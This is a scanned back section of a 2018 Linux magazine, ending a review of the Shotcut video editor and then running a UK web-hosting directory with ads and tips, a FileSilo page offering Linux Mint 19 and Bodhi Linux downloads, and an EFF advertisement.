Apart from 64-bit Snap and Applmage packages, the project also provides a portable variant in a compressed tarball. The advantage with the latter is that you can test Shotcut without first installing it.

In addition to a FAQ and forum boards, the project's website also hosts a number of video tutorials covering topics such as stabilisation, multi timelines and more.



Above You'll find a number of video tutorials on the project's website and its YouTube page

✓ Pros

This lightweight application boasts a large number of editing features and video effects.

✗ Cons

While there are plenty of video tutorials, the project doesn't provide a user manual for offline use.

★ Great for...

Editing and enhancing video and audio files using a single interface.

www.shotcut.org

RECOMMENDED

Hosting listings

Featured host:

www.netcetera.co.uk
03330 439780

**About us**

Formed in 1996, Netcetera is one of Europe's leading web hosting service providers, with customers in over 75 countries worldwide. It is a leading

IT infrastructure provider offering co-location, dedicated servers and managed infrastructure services to businesses worldwide.

What we offer

- **Managed Hosting**
A full range of solutions for a cost-effective, reliable, secure host
- **Dedicated Servers**
Single server through to a full racks with FREE setup and a generous bandwidth allowance
- **Cloud Hosting**
Linux, Windows, hybrid and private cloud solutions with support and scalability features
- **Datacentre co-location** from quad-core up to smart servers, with quick setup and full customisation

Five tips from the pros

01 Optimise your website images

When uploading your website to the internet, make sure all of your images are optimised for the web. Try using jpegmini.com software; or if using WordPress, install the EWWW Image Optimizer plugin.

02 Host your website in the UK

Make sure your website is hosted in the UK, and not just for legal reasons. If your server is located overseas, you may be missing out on search engine rankings on google.co.uk – you can check where your site is based on www.check-host.net.

03 Do you make regular backups?

How would it affect your business if you lost your website today? It's vital to always make your own backups; even if

your host offers you a backup solution, it's important to take responsibility for your own data and protect it.


04 Trying to rank on Google?

Google made some changes in 2015. If you're struggling to rank on Google, make sure that your website is mobile-responsive. Plus, Google now prefers secure (HTTPS) websites. Contact your host to set up and force HTTPS on your website.

05 Avoid cheap hosting

We're sure you've seen those TV adverts for domain and hosting for £1! Think about the logic... for £1, how many clients will be jam-packed onto that server? Surely they would use cheap £20 drives rather than £1k+ enterprise SSDs? Remember: you do get what you pay for.

“ Netcetera is one of Europe's leading Web Hosting service providers, with customers in over 75 countries worldwide ”

**Testimonials****David Brewer**

“I bought an SSL certificate. Purchasing is painless, and only takes a few minutes. My difficulty is installing the certificate, which is something I can never do. However, I simply raise a trouble ticket and the support team are quickly on the case. Within ten minutes I hear from the certificate signing authority, and approve. The support team then installed the certificate for me.”

Tracy Hops

“We have several servers from Netcetera and the network connectivity is top-notch – great uptime and speed is never an issue. Tech support is knowledge and quick in replying – which is a bonus. We would highly recommend Netcetera.”

J Edwards

“After trying out lots of other hosting companies, you seem to have the best customer service by a long way, and all the features I need. Shared hosting is very fast, and the control panel is comprehensive...”

Supreme hosting



www.cwcs.co.uk
0800 1 777 000

CWCS Managed Hosting is the UK's leading hosting specialist. It offers a fully comprehensive range of hosting products, services and support. Its highly trained staff are not only hosting experts, it's also committed to delivering a great customer experience and is passionate about what it does.

- Colocation hosting
- VPS
- 100% Network uptime

Value hosting elastichosts

elastichosts.co.uk
02071 838250

ElasticHosts offers simple, flexible and cost-effective cloud services with high performance, availability and scalability for businesses worldwide. Its team of engineers provide excellent support around the clock over the phone, email and ticketing system.

- Cloud servers on any OS
- Linux OS containers
- World-class 24/7 support

Small business host



www.hostpapa.co.uk
0800 051 7126

HostPapa is an award-winning web hosting service and a leader in green hosting. It offers one of the most fully featured hosting packages on the market, along with 24/7 customer support, learning resources and outstanding reliability.

- Website builder
- Budget prices
- Unlimited databases



Enterprise hosting:



www.2020media.com | 0800 035 6364

WordPress comes pre-installed for new users or with free managed migration. The managed WordPress service is completely free for the first year.

We are known for our "Knowledgeable and excellent service" and we serve agencies, designers, developers and small businesses across the UK.



Budget hosting:



www.hetzner.de/us | +49 (0)9831 5050

Hetzner Online is a professional web hosting provider and experienced data-centre operator. Since 1997 the company has provided private and business clients with high-performance hosting products, as well as the necessary infrastructure for the efficient operation of websites. A combination of stable technology, attractive

pricing and flexible support and services has enabled Hetzner Online to continuously strengthen its market position both nationally and internationally.

- Dedicated and shared hosting
- Colocation racks
- Internet domains and SSL certificates
- Storage boxes

SSD web hosting



www.bargainhost.co.uk
0843 289 2681

Since 2001, Bargain Host has campaigned to offer the lowest-priced possible hosting in the UK. It has achieved this goal successfully and built up a large client database which includes many repeat customers. It has also won several awards for providing an outstanding hosting service.

- Shared hosting
- Cloud servers
- Domain names

Value Linux hosting



patchman-hosting.co.uk
01642 424 237

Linux hosting is a great solution for home users, business users and web designers looking for cost-effective and powerful hosting. Whether you are building a single-page portfolio, or you are running a database-driven ecommerce website, there is a Linux hosting solution for you.

- Student hosting deals
- Site designer
- Domain names

Fast, reliable hosting



www.bytemark.co.uk
01904 890 890

Founded in 2002, Bytemark are "the UK experts in cloud & dedicated hosting". Its manifesto includes in-house expertise, transparent pricing, free software support, keeping promises made by support staff and top-quality hosting hardware at fair prices.

- Managed hosting
- UK cloud hosting
- Linux hosting

Free Resources



WHAT IS IT?



Every time you see this symbol in the magazine, there is free online content that's waiting to be unlocked on FileSilo.

WHY REGISTER?

- Secure and safe online access, from anywhere
- Free access for every reader, print and digital
- Download only the files you want, when you want
- All your gifts, from all your issues, all in one place

Welcome to FileSilo!

Download the best distros, essential FOSS and all our tutorial project files from your FileSilo account



1. UNLOCK YOUR CONTENT

Go to www.filesilo.co.uk/linuxuser and follow the instructions on screen to create an account with our secure FileSilo system. When your issue arrives or you download your digital edition, log into your account and unlock individual issues by answering a simple question based on the pages of the magazine for instant access to the extras. Simple!

2. ENJOY THE RESOURCES

You can access FileSilo on any computer, tablet or smartphone device using any popular browser. However, we recommend that you use a computer to download content, as you may not be able to download files to other devices. If you have any problems with accessing content on FileSilo, take a look at the FAQs online or email our team at filesilohelp@futurenet.com.



➡ Log in to www.filesilo.co.uk/linuxuser

DISTRO

Linux Mint
19 MATE

DISTRO

Linux Mint
19 XFCE (32 bit)

DISTRO

Bodhi
Linux 5.0.0 (RC)

TUTORIAL

Pi: Automated
News Machine

Subscribe and get instant access

Get access to our entire library of resources with a money-saving subscription to the magazine – subscribe today!

This month find...

DISTROS

Two flavours of Linux Mint 19 for you to try: MATE (64-bit) and Xfce (32-bit edition). Both are the latest Long Term Releases of the hugely popular distribution and both include some significant improvements to HiDPI (4K, to most people) support. Plus, for early adopters and distro-hoppers, give Bodhi Linux 5.0.0 (RC) a try. If you've not tried Enlightenment's approach to the desktop, Bodhi's fork of DE, Moksha Desktop, is a great way to experience it.

TUTORIAL CODE

We ran out of space after packing in three chunky distros this issue, but you will find the tutorial code needed to make Dan's automated news machine, John's LuTube video-sharing project and more.



**Subscribe
& get a gift!**

See all the details on
how to subscribe on
page 30

FOLLOW US

 Facebook:
facebook.com/LinuxUserUK

 Twitter:
@linuxusermag

TREND MATRIX

Top open source projects

What's trending this month on GitHub?



Source: Data taken from the GitHub search API for the
07 July 2018 – 07 August 2018.

NEXT ISSUE ON SALE 20 SEPT

Lean Linux | Moore's Law Revisited



The source for tech buying advice

techradar.com



The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

EFF.ORG

ELECTRONIC FRONTIER FOUNDATION

Protecting Rights and Promoting Freedom on the Electronic Frontier